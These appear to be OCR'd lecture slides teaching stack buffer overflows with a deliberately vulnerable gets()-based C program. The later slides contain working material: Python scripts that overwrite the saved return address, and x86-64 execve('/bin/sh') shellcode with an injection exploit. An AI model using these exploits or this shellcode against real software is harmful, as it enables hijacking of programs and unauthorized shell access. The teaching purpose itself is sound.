
```
> ./main
main adr        0x40068c
hello adr       0x400586
mainTag adr     0x7fffffffdd00

&msg adr        0x7fffffffdcc8
msg adr         0x7fffffffdd00
buffer adr      0x7fffffffdcd0
```



Stack

```
void hello(char * msg) {
  char buffer[16];
  printf("&msg adr \t%p\n", &msg);
  printf("msg adr \t%p\n", msg);
  printf("buffer adr \t%p\n\n", buffer);

  printf("enter the message for %s: \n", msg);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));

  gets(buffer);
  printf("message for %s is %s\n", msg, buffer);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));
  *((unsigned int *)(buffer + 24)) = &hello;
  return;
}

int main(int argc, char** argv) {
  char mainTag[16] = "Roberto";
  printf("main adr \t%p\n", &main);
  printf("hello adr \t%p\n", &hello);
  printf("mainTag adr \t%p\n\n", mainTag);
  hello(mainTag);
}
```

```
> ./main
main adr          0x40068c
hello adr         0x400586
mainTag adr       0x7fffffffdd00

&msg adr          0x7fffffffdcc8
msg adr           0x7fffffffdd00
buffer adr        0x7fffffffdcd0
```



Stack

```
void hello(char * msg) {
  char buffer[16];
  printf("&msg adr \t%p\n", &msg);
  printf("msg adr \t%p\n", msg);
  printf("buffer adr \t%p\n\n", buffer);

  printf("enter the message for %s: \n", msg);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));

  gets(buffer);
  printf("message for %s is %s\n", msg, buffer);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));
  *((unsigned int *)(buffer + 24)) = &hello;
  return;
}

int main(int argc, char** argv) {
  char mainTag[16] = "Roberto";
  printf("main adr \t%p\n", &main);
  printf("hello adr \t%p\n", &hello);
  printf("mainTag adr \t%p\n\n", mainTag);
  hello(mainTag);
}
```

```
> ./main
main adr          0x40068c
hello adr         0x400586
mainTag adr       0x7fffffffdd00

&msg adr          0x7fffffffdcc8
msg adr           0x7fffffffdd00
buffer adr        0x7fffffffdcd0

enter the message for Roberto:
adr               0x7fffffffdd10
adr               0x4006fb
```

0x7...d00: mainTag: Roberto

0x7...ce8: returnPtr: ????

0x7...cd0: buffer: ???????

0x7...cc8: msg: 0x7...d00

Stack

```
void hello(char * msg) {
  char buffer[16];
  printf("&msg adr \t%p\n", &msg);
  printf("msg adr \t%p\n", msg);
  printf("buffer adr \t%p\n\n", buffer);

  printf("enter the message for %s: \n", msg);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));

  gets(buffer);
  printf("message for %s is %s\n", msg, buffer);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));
  *((unsigned int *)(buffer + 24)) = &hello;
  return;
}

int main(int argc, char** argv) {
  char mainTag[16] = "Roberto";
  printf("main adr \t%p\n", &main);
  printf("hello adr \t%p\n", &hello);
  printf("mainTag adr \t%p\n\n", mainTag);
  hello(mainTag);
}
```

```
> ./main
main adr          0x40068c
hello adr         0x400586
mainTag adr       0x7fffffffdd00

&msg adr          0x7fffffffdcc8
msg adr           0x7fffffffdd00
buffer adr        0x7fffffffdcd0

enter the message for Roberto:
adr               0x7fffffffdd10
adr               0x4006fb
```

0x7...d00: mainTag: Roberto

0x7...ce8: returnPtr: 0x4006fb

0x7...cd0: buffer: ???????

0x7...cc8: msg: 0x7...d00

Stack

```
void hello(char * msg) {
  char buffer[16];
  printf("&msg adr \t%p\n", &msg);
  printf("msg adr \t%p\n", msg);
  printf("buffer adr \t%p\n\n", buffer);

  printf("enter the message for %s: \n", msg);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));

  gets(buffer);
  printf("message for %s is %s\n", msg, buffer);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));
  //*((unsigned int *)(buffer + 24)) = &hello;
  return;
}

int main(int argc, char** argv) {
  char mainTag[16] = "Roberto";
  printf("main adr \t%p\n", &main);
  printf("hello adr \t%p\n", &hello);
  printf("mainTag adr \t%p\n\n", mainTag);
  hello(mainTag);
}
```

```
> ./main
main adr        0x40068c
hello adr       0x400586
mainTag adr     0x7fffffffdd00

&msg adr        0x7fffffffdcc8
msg adr         0x7fffffffdd00
buffer adr      0x7fffffffdcd0

enter the message for Roberto:
adr             0x7fffffffdd10
adr             0x4006fb
```

0x7...d00: mainTag: Roberto

0x7...ce8: returnPtr: 0x4006fb


0x7...cd0: buffer: ???????

0x7...cc8: msg: 0x7...d00

Stack

```
void hello(char * msg) {
  char buffer[16];
  printf("&msg adr \t%p\n", &msg);
  printf("msg adr \t%p\n", msg);
  printf("buffer adr \t%p\n\n", buffer);

  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));

  return;
}

int main(int argc, char** argv) {
  char mainTag[16] = "Roberto";
  printf("main adr \t%p\n", &main);
  printf("hello adr \t%p\n", &hello);
  printf("mainTag adr \t%p\n\n", mainTag);
  hello(mainTag);
}
```

```
> ./main
main adr        0x40068c
hello adr       0x400586
mainTag adr     0x7fffffffdd00

&msg adr        0x7fffffffdcc8
msg adr         0x7fffffffdd00
buffer adr      0x7fffffffdcd0

enter the message for Roberto:
adr             0x7fffffffdd10
adr             0x4006fb
```



Stack

```
void hello(char * msg) {
  char buffer[16];
  printf("&msg adr \t%p\n", &msg);
  printf("msg adr \t%p\n", msg);
  printf("buffer adr \t%p\n\n", buffer);

  printf("enter the message for %s: \n", msg);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));

  gets(buffer);
  printf("message for %s is %s\n", msg, buffer);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));
  //*((unsigned int *)(buffer + 24)) = &hello;
  return;
}

int main(int argc, char** argv) {
  char mainTag[16] = "Roberto";
  printf("main adr \t%p\n", &main);
  printf("hello adr \t%p\n", &hello);
  printf("mainTag adr \t%p\n\n", mainTag);
  hello(mainTag);
}
```

```
> ./main
main adr          0x40068c
hello adr         0x400586
mainTag adr       0x7fffffffdd00

&msg adr          0x7fffffffdcc8
msg adr           0x7fffffffdd00
buffer adr        0x7fffffffdcd0

enter the message for Roberto:
adr               0x7fffffffdd10
adr               0x4006fb
```

0x7...d00: mainTag: Roberto
0x7...ce8: returnPtr: 0x4006fb
0x7...ce0: framePtr: 0x7...d10
0x7...cd0: buffer: ???????
0x7...cc8: msg: 0x7...d00

Stack

```
void hello(char * msg) {
  char buffer[16];
  printf("&msg adr \t%p\n", &msg);
  printf("msg adr \t%p\n", msg);
  printf("buffer adr \t%p\n\n", buffer);

  printf("enter the message for %s: \n", msg);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));

  gets(buffer);
  printf("message for %s is %s\n", msg, buffer);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));
  //*((unsigned int *)(buffer + 24)) = &hello;
  return;
}

int main(int argc, char** argv) {
  char mainTag[16] = "Roberto";
  printf("main adr \t%p\n", &main);
  printf("hello adr \t%p\n", &hello);
  printf("mainTag adr \t%p\n\n", mainTag);
  hello(mainTag);
}
```

```
> ./main
main adr        0x40068c
hello adr       0x400586
mainTag adr     0x7fffffffdd00

&msg adr        0x7fffffffdcc8
msg adr         0x7fffffffdd00
buffer adr      0x7fffffffdcd0

enter the message for Roberto:
adr             0x7fffffffdd10
adr             0x4006fb

hello
message for Roberto is hello
adr             0x7fffffffdd10
adr             0x4006fb
```

Stack

```
void hello(char * msg) {
  char buffer[16];
  printf("&msg adr \t%p\n", &msg);
  printf("msg adr \t%p\n", msg);
  printf("buffer adr \t%p\n\n", buffer);

  printf("enter the message for %s: \n", msg);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));

  gets(buffer);
  printf("message for %s is %s\n", msg, buffer);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));
  //*((unsigned int *)(buffer + 24)) = &hello;
  return;
}

int main(int argc, char** argv) {
  char mainTag[16] = "Roberto";
  printf("main adr \t%p\n", &main);
  printf("hello adr \t%p\n", &hello);
  printf("mainTag adr \t%p\n\n", mainTag);
  hello(mainTag);
}
```


Question 4: What happen if I enter more than 16 characters?

A) nothing

B) the framePointer is overwritten

C) the returnPtr is overritten

D) msg is overritten



Stack

```
void hello(char * msg) {
  char buffer[16];
  printf("&msg adr \t%p\n", &msg);
  printf("msg adr \t%p\n", msg);
  printf("buffer adr \t%p\n\n", buffer);

  printf("enter the message for %s: \n", msg);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));

  gets(buffer);
  printf("message for %s is %s\n", msg, buffer);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));
  //*((unsigned int *)(buffer + 24)) = &hello;
  return;
}

int main(int argc, char** argv) {
  char mainTag[16] = "Roberto";
  printf("main adr \t%p\n", &main);
  printf("hello adr \t%p\n", &hello);
  printf("mainTag adr \t%p\n\n", mainTag);
  hello(mainTag);
}
```


Question 4: What happen if I enter more than 16 characters?

A) nothing

B) the framePointer is overwritten

C) the returnPtr is overritten

D) msg is overritten



Stack

```c
void hello(char * msg) {
  char buffer[16];
  printf("&msg adr \t%p\n", &msg);
  printf("msg adr \t%p\n", msg);
  printf("buffer adr \t%p\n\n", buffer);

  printf("enter the message for %s: \n", msg);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));

  gets(buffer);
  printf("message for %s is %s\n", msg, buffer);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));
  //*((unsigned int *)(buffer + 24)) = &hello;
  return;
}

int main(int argc, char** argv) {
  char mainTag[16] = "Roberto";
  printf("main adr \t%p\n", &main);
  printf("hello adr \t%p\n", &hello);
  printf("mainTag adr \t%p\n\n", mainTag);
  hello(mainTag);
}
```

```
> ./main
main adr        0x40068c
hello adr       0x400586
mainTag adr     0x7fffffffdd00

&msg adr        0x7fffffffdcc8
msg adr         0x7fffffffdd00
buffer adr      0x7fffffffdcd0

enter the message for Roberto:
adr             0x7fffffffdd10
adr             0x4006fb

1234567812345678
message for Roberto is 1234567812345678
adr             0x7fffffffdd00
adr             0x4006fb
```

Stack

```c
void hello(char * msg) {
  char buffer[16];
  printf("&msg adr \t%p\n", &msg);
  printf("msg adr \t%p\n", msg);
  printf("buffer adr \t%p\n\n", buffer);

  printf("enter the message for %s: \n", msg);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));

  gets(buffer);
  printf("message for %s is %s\n", msg, buffer);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));
  //*((unsigned int *)(buffer + 24)) = &hello;
  return;
}

int main(int argc, char** argv) {
  char mainTag[16] = "Roberto";
  printf("main adr \t%p\n", &main);
  printf("hello adr \t%p\n", &hello);
  printf("mainTag adr \t%p\n\n", mainTag);
  hello(mainTag);
}
```

```
> ./main
main adr        0x40068c
hello adr       0x400586
mainTag adr     0x7fffffffdd00

&msg adr        0x7fffffffdcc8
msg adr         0x7fffffffdd00
buffer adr      0x7fffffffdcd0

enter the message for Roberto:
adr             0x7fffffffdd10
adr             0x4006fb

1234567812345678a
message for Roberto is 1234567812345678a
adr             0x7fffffff0061
adr             0x4006fb
```

Stack Buffer Overflow

- occurs when buffer is located on stack
  - used by Morris Worm
- local variables below saved **frame pointer** and **return address**
- hence overflow of a local buffer can potentially overwrite these key control elements

Return Attack

```c
void hello(char * msg) {
  char buffer[16];
  printf("&msg adr \t%p\n", &msg);
  printf("msg adr \t%p\n", msg);
  printf("buffer adr \t%p\n\n", buffer);

  printf("enter the message for %s: \n", msg);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));

  gets(buffer);
  printf("message for %s is %s\n", msg, buffer);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));
  //*((unsigned int *)(buffer + 24)) = &hello;
  return;
}

int main(int argc, char** argv) {
  char mainTag[16] = "Roberto";
  printf("main adr \t%p\n", &main);
  printf("hello adr \t%p\n", &hello);
  printf("mainTag adr \t%p\n\n", mainTag);
  hello(mainTag);
}
```

```
main adr        0x40068c
hello adr       0x400586
mainTag adr     0x7fffffffdd00

&msg adr        0x7fffffffdcc8
msg adr         0x7fffffffdd00
buffer adr      0x7fffffffdcd0

enter the message for Roberto:
adr             0x7fffffffdd10
adr             0x4006fb

1234567812345678abcdabcd12345678
message for Roberto is 123456781234
adr             0x6463626164636261
adr             0x3837363534333231
```

Return Attack

```
void hello(char * msg) {
  char buffer[16];
  printf("&msg adr \t%p\n", &msg);
  printf("msg adr \t%p\n", msg);
  printf("buffer adr \t%p\n\n", buffer);

  printf("enter the message for %s: \n", msg);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));

  gets(buffer);
  printf("message for %s is %s\n", msg, buffer);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));
  //*((unsigned int *)(buffer + 24)) = &hello;
  return;
}

int main(int argc, char** argv) {
  char mainTag[16] = "Roberto";
  printf("main adr \t%p\n", &main);
  printf("hello adr \t%p\n", &hello);
  printf("mainTag adr \t%p\n\n", mainTag);
  hello(mainTag);
}
```

```
main adr        0x40068c
hello adr       0x400586
mainTag adr     0x7fffffffdd00

&msg adr        0x7fffffffdcc8
msg adr         0x7fffffffdd00
buffer adr      0x7fffffffdcd0

enter the message for Roberto:
adr             0x7fffffffdd10
adr             0x4006fb

12345678123456 78abcdabcd12345678
message for Roberto is 123456781234
adr             0x6463626164636261
adr             0x3837363534333231
```

Return Attack

```
void hello(char * msg) {
  char buffer[16];
  printf("&msg adr \t%p\n", &msg);
  printf("msg adr \t%p\n", msg);
  printf("buffer adr \t%p\n\n", buffer);

  printf("enter the message for %s: \n", msg);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));

  gets(buffer);
  printf("message for %s is %s\n", msg, buffer);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));
  //*((unsigned int *)(buffer + 24)) = &hello;
  return;
}

int main(int argc, char** argv) {
  char mainTag[16] = "Roberto";
  printf("main adr \t%p\n", &main);
  printf("hello adr \t%p\n", &hello);
  printf("mainTag adr \t%p\n\n", mainTag);
  hello(mainTag);
}
```

```
main adr        0x40068c
hello adr       0x400586
mainTag adr     0x7fffffffdd00

&msg adr        0x7fffffffdcc8
msg adr         0x7fffffffdd00
buffer adr      0x7fffffffdcd0

enter the message for Roberto:
adr             0x7fffffffdd10
adr             0x4006fb

12345678123456 abcdabcd12345678
message for Roberto is 123456781234
adr             0x6463626164636261
adr             0x3837363534333231
```

Return Attack

```
void hello(char * msg) {
  char buffer[16];
  printf("&msg adr \t%p\n", &msg);
  printf("msg adr \t%p\n", msg);
  printf("buffer adr \t%p\n\n", buffer);

  printf("enter the message for %s: \n", msg);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));

  gets(buffer);
  printf("message for %s is %s\n", msg, buffer);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));
  //*((unsigned int *)(buffer + 24)) = &hello;
  return;
}

int main(int argc, char** argv) {
  char mainTag[16] = "Roberto";
  printf("main adr \t%p\n", &main);
  printf("hello adr \t%p\n", &hello);
  printf("mainTag adr \t%p\n\n", mainTag);
  hello(mainTag);
}
```

```
main adr        0x40068c
hello adr       0x400586
mainTag adr     0x7fffffffdd00

&msg adr        0x7fffffffdcc8
msg adr         0x7fffffffdd00
buffer adr      0x7fffffffdcd0

enter the message for Roberto:
adr             0x7fffffffdd10
adr             0x4006fb

1234567812345678abcdabcd12345678
message for Roberto is 123456781234
adr             0x6463626164636261
adr             0x3837363534333231
```

Return Attack

```c
void hello(char * msg) {
  char buffer[16];
  printf("&msg adr \t%p\n", &msg);
  printf("msg adr \t%p\n", msg);
  printf("buffer adr \t%p\n\n", buffer);

  printf("enter the message for %s: \n", msg);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));

  gets(buffer);
  printf("message for %s is %s\n", msg, buffer);
  printf("adr \t\t%p\n", *((void **)(buffer + 16)));
  printf("adr \t\t%p\n\n", *((void **)(buffer + 24)));
  //*((unsigned int *)(buffer + 24)) = &hello;
  return;
}

int main(int argc, char** argv) {
  char mainTag[16] = "Roberto";
  printf("main adr \t%p\n", &main);
  printf("hello adr \t%p\n", &hello);
  printf("mainTag adr \t%p\n\n", mainTag);
  hello(mainTag);
}
```

```
main adr        0x40068c
hello adr       0x400586
mainTag adr     0x7fffffffdd00

&msg adr        0x7fffffffdcc8
msg adr         0x7fffffffdd00
buffer adr      0x7fffffffdcd0

enter the message for Roberto:
adr             0x7fffffffdd10
adr             0x4006fb

12345678123456789abcdabc12345678
message for Roberto is 123456781234
adr             0x6463626164636261
adr             0x3837363534333231
```

```python
#!/usr/bin/python
import sys
import struct
sys.stdout.write("1"*(16+8))

sys.stdout.write(struct.pack("@I", 0x400586))
```

Return attack

- Attacker needs
  - Know where the function is loaded
    - (the address is used to override the return pointer)
    - use debugger
  - Know space below the frame pointer
    - inspection
  - Know valid value for overwriting frame pointer
  - Take into account little-Endian vs big-Endian

Effects of buffer overflow

- Victim secret exposed
- Victim data changed
- Victim control flow changed
- Victim program changed
- DoS (victim crashes)

Shellcode

- code supplied by attacker
  - often saved in buffer that is overflowed
  - traditionally transfer control to a shell
- machine code
  - specific to processor and operating system
  - traditionally needed good assembly language skills
  - more recently automated sites/tool

Example Shellcode

- http://shell-storm.org/shellcode

Example Shellcode

```
shell: shell.asm
  nasm -f elf64 -o shell.o shell.asm
  objcopy -O binary shell.o shell.bin
```

```
479 sep 22 17:36 shell.asm
 27 nov 25 09:58 shell.bin
592 nov 25 09:58 shell.o
```

```
section .text
    global _start
_start:
    ;mov rbx, 0x68732f6e69622f2f
    ;mov rbx, 0x68732f6e69622fff
    ;shr rbx, 0x8
    ;mov rax, 0xdeadbeefcafe1dea
    ;mov rbx, 0xdeadbeefcafe1dea
    ;mov rcx, 0xdeadbeefcafe1dea
    ;mov rdx, 0xdeadbeefcafe1dea
    xor eax, eax
    mov rbx, 0xFF978CD091969DD1
    neg rbx
    push rbx
    ;mov rdi, rsp
    push rsp
    pop rdi
    cdq
    push rdx
    push rdi
    ;mov rsi, rsp
    push rsp
    pop rsi
    mov al, 0x3b
    syscall
```

Example Shellcode

- classic Intel Linux shellcode to run Bourne shell
- shellcode must
  - marshall argument for execve() (e.g. /bin/sh)
  - include all code to invoke system function
  - be position-independent
  - not contain NULLs (C string terminator)

Example Shellcode

```c
void hello(char * msg) {
  char buffer[128];
  printf("&msg adr %p\n", &msg);
  printf("msg adr %p\n", msg);
  printf("buffer adr %p\n", buffer);
  printf("enter the message for %s: \n", msg);
  printf("adr %p\n", *((void **)(buffer + 128)));
  printf("adr %p\n", *((void **)(buffer + 136)));

  gets(buffer);

  printf("message for %s is %s\n", msg, buffer);
  printf("adr %p\n", *((void **)(buffer + 128)));
  printf("adr %p\n", *((void **)(buffer + 136)));
  return;
}

int main(int argc, char** argv) {
  char mainTag[16] = "Roberto";
  printf("main adr %p\n", &main);
  printf("hello adr %p\n", &hello);
  printf("mainTag adr %p\n", mainTag);
  hello(mainTag);
}
```

Example Shellcode

```c
void hello(char * msg) {
  char buffer[128];
  printf("&msg adr %p\n", &msg);
  printf("msg adr %p\n", msg);
  printf("buffer adr %p\n", buffer);
  printf("enter the message for %s: \n", msg);
  printf("adr %p\n", *((void **)(buffer + 128)));
  printf("adr %p\n", *((void **)(buffer + 136)));

  gets(buffer);

  printf("message for %s is %s\n", msg, buffer);
  printf("adr %p\n", *((void **)(buffer + 128)));
  printf("adr %p\n", *((void **)(buffer + 136)));
  return;
}

int main(int argc, char** argv) {
  char mainTag[16] = "Roberto";
  printf("main adr %p\n", &main);
  printf("hello adr %p\n", &hello);
  printf("mainTag adr %p\n", mainTag);
  hello(mainTag);
}
```

```
main adr 0x4006a2
hello adr 0x400586
mainTag adr 0x7fffffffdd00

&msg adr 0x7fffffffdc58
msg adr 0x7fffffffdd00
buffer adr 0x7fffffffdc60

enter the message for Roberto:

adr 0x7fffffffdd10
adr 0x400711
```

Example Shellcode

```
main adr 0x4006a2
hello adr 0x400586
mainTag adr 0x7fffffffdd00

&msg adr 0x7fffffffdc58
msg adr 0x7fffffffdd00
buffer adr 0x7fffffffdc60

enter the message for Roberto:

adr 0x7fffffffdd10
adr 0x400711
```

```c
void hello(char * msg) {
  char buffer[128];
  printf("&msg adr %p\n", &msg);
  printf("msg adr %p\n", msg);
  printf("buffer adr %p\n", buffer);
  printf("enter the message for %s: \n", msg);
  printf("adr %p\n", *((void **)(buffer + 128)));
  printf("adr %p\n", *((void **)(buffer + 136)));

  gets(buffer);

  printf("message for %s is %s\n", msg, buffer);
  printf("adr %p\n", *((void **)(buffer + 128)));
  printf("adr %p\n", *((void **)(buffer + 136)));
  return;
}

int main(int argc, char** argv) {
  char mainTag[16] = "Roberto";
  printf("main adr %p\n", &main);
  printf("hello adr %p\n", &hello);
  printf("mainTag adr %p\n", mainTag);
  hello(mainTag);
}
```

```python
x = open("shell.bin").read()

sys.stdout.write(x)
sys.stdout.write("1"*(128 - len(x)))

sys.stdout.write(struct.pack("@I", 0xffffdd10))
sys.stdout.write(struct.pack("@I", 0x7fff))

sys.stdout.write(struct.pack("@I", 0xffffdc60))
sys.stdout.write(struct.pack("@I", 0x7fff))


sys.stdout.write("\n")
while True:
    #sys.stdout.write("ls -la\n")
    sys.stdout.write("echo hello\n")
    sys.stdout.write("echo hello >> hello.txt\n")
```

Example Shellcode

```c
void hello(char * msg) {
  char buffer[128];
  printf("&msg adr %p\n", &msg);
  printf("msg adr %p\n", msg);
  printf("buffer adr %p\n", buffer);
  printf("enter the message for %s: \n", msg);
  printf("adr %p\n", *((void **)(buffer + 128)));
  printf("adr %p\n", *((void **)(buffer + 136)));

  gets(buffer);

  printf("message for %s is %s\n", msg, buffer);
  printf("adr %p\n", *((void **)(buffer + 128)));
  printf("adr %p\n", *((void **)(buffer + 136)));
  return;
}

int main(int argc, char** argv) {
  char mainTag[16] = "Roberto";
  printf("main adr %p\n", &main);
  printf("hello adr %p\n", &hello);
  printf("mainTag adr %p\n", mainTag);
  hello(mainTag);
}
```

```
main adr 0x4006a2
hello adr 0x400586
mainTag adr 0x7fffffffdd00

&msg adr 0x7fffffffdc58
msg adr 0x7fffffffdd00
buffer adr 0x7fffffffdc60

enter the message for Roberto:

adr 0x7fffffffdd10
adr 0x400711
```

```python
x = open("shell.bin").read()

sys.stdout.write(x)
sys.stdout.write("1"*(128 - len(x)))

sys.stdout.write(struct.pack("@I", 0xffffdd10))
sys.stdout.write(struct.pack("@I", 0x7fff))

sys.stdout.write(struct.pack("@I", 0xffffdc60))
sys.stdout.write(struct.pack("@I", 0x7fff))


sys.stdout.write("\n")
while True:
    #sys.stdout.write("ls -la\n")
    sys.stdout.write("echo hello\n")
    sys.stdout.write("echo hello >> hello.txt\n")
```

Example Shellcode

```
void hello(char * msg) {
  char buffer[128];
  printf("&msg adr %p\n", &msg);
  printf("msg adr %p\n", msg);
  printf("buffer adr %p\n", buffer);
  printf("enter the message for %s: \n", msg);
  printf("adr %p\n", *((void **)(buffer + 128)));
  printf("adr %p\n", *((void **)(buffer + 136)));

  gets(buffer);

  printf("message for %s is %s\n", msg, buffer);
  printf("adr %p\n", *((void **)(buffer + 128)));
  printf("adr %p\n", *((void **)(buffer + 136)));
  return;
}

int main(int argc, char** argv) {
  char mainTag[16] = "Roberto";
  printf("main adr %p\n", &main);
  printf("hello adr %p\n", &hello);
  printf("mainTag adr %p\n", mainTag);
  hello(mainTag);
}
```

```
main adr 0x4006a2
hello adr 0x400586
mainTag adr 0x7fffffffdd00

&msg adr 0x7fffffffdc58
msg adr 0x7fffffffdd00
buffer adr 0x7fffffffdc60

enter the message for Roberto:

adr 0x7fffffffdd10
adr 0x400711
```

```
x = open("shell.bin").read()

sys.stdout.write(x)
sys.stdout.write("1"*(128 - len(x)))

sys.stdout.write(struct.pack("@I", 0xffffdd10))
sys.stdout.write(struct.pack("@I", 0x7fff))

sys.stdout.write(struct.pack("@I", 0xffffdc60))
sys.stdout.write(struct.pack("@I", 0x7fff))


sys.stdout.write("\n")
while True:
    #sys.stdout.write("ls -la\n")
    sys.stdout.write("echo hello\n")
    sys.stdout.write("echo hello >> hello.txt\n")
```

Example Shellcode

```
main adr 0x4006a2
hello adr 0x400586
mainTag adr 0x7fffffffdd00

&msg adr 0x7fffffffdc58
msg adr 0x7fffffffdd00
buffer adr 0x7fffffffdc60

enter the message for Roberto:

adr 0x7fffffffdd10
adr 0x400711
```

```c
void hello(char * msg) {
  char buffer[128];
  printf("&msg adr %p\n", &msg);
  printf("msg adr %p\n", msg);
  printf("buffer adr %p\n", buffer);
  printf("enter the message for %s: \n", msg);
  printf("adr %p\n", *((void **)(buffer + 128)));
  printf("adr %p\n", *((void **)(buffer + 136)));

  gets(buffer);

  printf("message for %s is %s\n", msg, buffer);
  printf("adr %p\n", *((void **)(buffer + 128)));
